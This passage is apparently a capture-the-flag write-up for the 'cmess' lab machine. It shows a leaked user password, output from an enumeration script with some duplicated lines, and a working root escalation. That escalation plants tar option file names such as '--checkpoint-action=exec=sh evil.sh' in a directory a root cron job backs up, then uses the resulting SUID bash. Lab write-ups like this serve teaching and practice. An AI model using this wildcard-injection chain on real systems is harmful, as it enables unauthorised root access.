If you know the current user password, write it here to check sudo privileges: UQfsdCB7aAP6
_____
LSE Version: 4.14nw_4.4.0-142-generic
User: andre
User ID: 1000
Password: *****
Home: /home/andre
Path: /home/andre/bin:/home/andre/.local/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games
umask: 0002
Linux Kernel 4.4.0 (Ubuntu) - DCCP Double-Free Privilege
User: andre
User ID: 1000
Password: *****
Home: /home/andre
Path: /home/andre/bin:/home/andre/.local/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games
umask: 0002
Linux: 4.4.0-142-generic
Distribution: Ubuntu 16.04.6 LTS
Architecture: x86_64
Hostname: cmess
Linux: 4.4.0-142-generic
Distribution: Ubuntu 16.04.6 LTS
Architecture: x86_64
[!] nowar0 Should we question autocrats and their "military operations"? ... yes!
_____
All Ubuntu 16.04 need root to run
[ NO ] [ WAR ]
_____
[!] fst140 Can we access other users mail?..... nope
[*] fst150 Looking for GIT/SVN repositories..... nope
[!] fst160 Can we write to critical files?..... nope
[!] fst170 Can we write to critical directories?..... nope
[!] fst180 Can we write to directories from PATH defined in /etc?..... nope
[!] fst190 Can we read any backup?..... yes!
_____
-rw-r--r-- 1 root root 161 Nov 22 09:48 /tmp/andre_backup.tar.gz
_____
[!] fst200 Are there possible credentials in any shell history file?..... nope
[!] fst210 Are there NFS exports with 'no_root_squash' option?..... nope
[*] fst220 Are there NFS exports with 'no_all_squash' option?..... nope
[i] fst500 Files owned by user 'andre'..... skip
[i] fst510 SSH files anywhere..... skip
[i] fst520 Check hosts.equiv file and its contents..... skip
[i] fst530 List NFS server shares..... skip
[i] fst540 Dump fstab file..... skip
_____
[!] sys00 Who is logged in..... skip
[i] sys010 Last logged in users..... skip
[!] sys020 Does the /etc/passwd have hashes?..... nope
[!] sys022 Does the /etc/group have hashes?..... nope
[!] sys030 Can we read shadow files?..... nope
[*] sys040 Check for other superuser accounts..... nope
[*] sys050 Can root user log in via SSH?..... yes!
[i] sys060 List available shells..... skip
[i] sys070 System umask in /etc/login.defs..... skip
```

It also found a cronjob that backed up contents inside the `/home/andre/backup` directory.




```
[*] sec010 List files with capabilities..... yes!
[!] sec020 Can we write to a binary with caps?..... nope
[!] sec030 Do we have all caps in any binary?..... nope
[*] sec040 Users with associated capabilities..... nope
[!] sec050 Does current user have capabilities?..... skip
[!] sec060 Can we read the audited log?..... nope
_____( recurrent tasks )_____
[*] ret000 User crontab..... nope
[!] ret010 Cron tasks writable by user..... nope
[*] ret020 Cron jobs..... yes!
[*] ret030 Can we read user crontabs..... nope
[*] ret040 Can we list other user cron tasks?..... nope
[*] ret050 Can we write to any paths present in cron jobs?..... yes!
[!] ret060 Can we write to executable paths present in cron jobs?..... yes!

/etc/crontab:*/2 * * * * root cd /home/andre/backup && tar -zcf /tmp/andre_backup.tar.gz *

[i] ret400 Cron files..... skip
[*] ret500 User systemd timers..... nope
[!] ret510 Can we write in any system timer?..... nope
[i] ret900 Systemd timers..... skip
_____( network )_____
[*] net000 Services listening only on localhost..... yes!
[!] net010 Can we sniff traffic with tcpdump?..... nope
[i] net500 NIC and IP information..... skip
[i] net510 Routing table..... skip
[i] net520 ARP table..... skip
```


I visited the directory and found a note.



```
andre@cmess:~$ ls
backup lse.sh user.txt
andre@cmess:~$ cd backup/
andre@cmess:~/backup$ ls
note
andre@cmess:~/backup$ cat note
Note to self.
Anything in here will be backed up!
andre@cmess:~/backup$
```

I copied `/bin/bash` to `/tmp/bash` and granted it **suid** allowing execution as root. I then created a special filename that tricked `tar` into triggering a checkpoint every 1 file processed. I then abused `tar`'s ability to execute commands at a checkpoint by creating another file.

Hence, when `tar` processed it, it will execute `sh evil.sh`. So when the cron job runs the `tar` command, it triggers a checkpoint every 1 file, executes `evil.sh` and runs this as root creating an **suid** bit on `/tmp/bash`.



```
andre@cmess:~/backup$ echo 'cp /bin/bash /tmp/bash; chmod u+s /tmp/bash' > evil.sh
andre@cmess:~/backup$ cat evil.sh
cp /bin/bash /tmp/bash; chmod u+s /tmp/bash
andre@cmess:~/backup$ touch "/home/andre/backup/--checkpoint=1"
andre@cmess:~/backup$ touch "/home/andre/backup/--checkpoint-action=exec=sh evil.sh"
andre@cmess:~/backup$
```

After a while, I checked the `/tmp` directory to find my file being successfully executed.

```
andre@cmess:~/backup$ ls -la /tmp
total 1068
drwxrwxrwt 9 root      root      4096 Nov 22 10:04 .
drwxr-xr-x 22 root      root      4096 Feb  6  2020 ..
-rw-r--r--  1 www-data  www-data  10240 Nov 22 09:50 andre_backup.tar
-rw-r--r--  1 root      root     233 Nov 22 10:04 andre_backup.tar.gz
-rwsr-xr-x  1 root      root   1037528 Nov 22 10:04 bash
prw-r--r--  1 www-data  www-data    0 Nov 22 09:50 font-*.patch
drwxrwxrwt 2 root      root      4096 Nov 22 08:16 .font-unix
drwxrwxrwt 2 root      root      4096 Nov 22 08:16 .ICE-unix
drwx----- 3 root      root      4096 Nov 22 08:16 systemd-private-8af0a970d36a4c3888ebfa4cccbf7cc0-systemd-timesyncd.service-sFkSwV
drwxrwxrwt 2 root      root      4096 Nov 22 08:16 .Test-unix
drwxrwxrwt 2 root      root      4096 Nov 22 08:16 VMwareDnD
drwxrwxrwt 2 root      root      4096 Nov 22 08:16 .X11-unix
drwxrwxrwt 2 root      root      4096 Nov 22 08:16 .XIM-unix
andre@cmess:~/backup$
```

I then spawned a privilege **bash** shell and got root access.

```
andre@cmess:~$ /tmp/bash -p
bash-4.3# whoami
root
bash-4.3# cd /root
bash-4.3# id
uid=1000(andre) gid=1000(andre) euid=0(root) groups=1000(andre)
bash-4.3#
```

I captured the root flag from the **/root** flag.

```
andre@cmess:~$ bash-4.3# ls
root.txt
bash-4.3# cat root.txt
thm{9f[REDACTED]}
bash-4.3#
```

That's it from my side, until next time!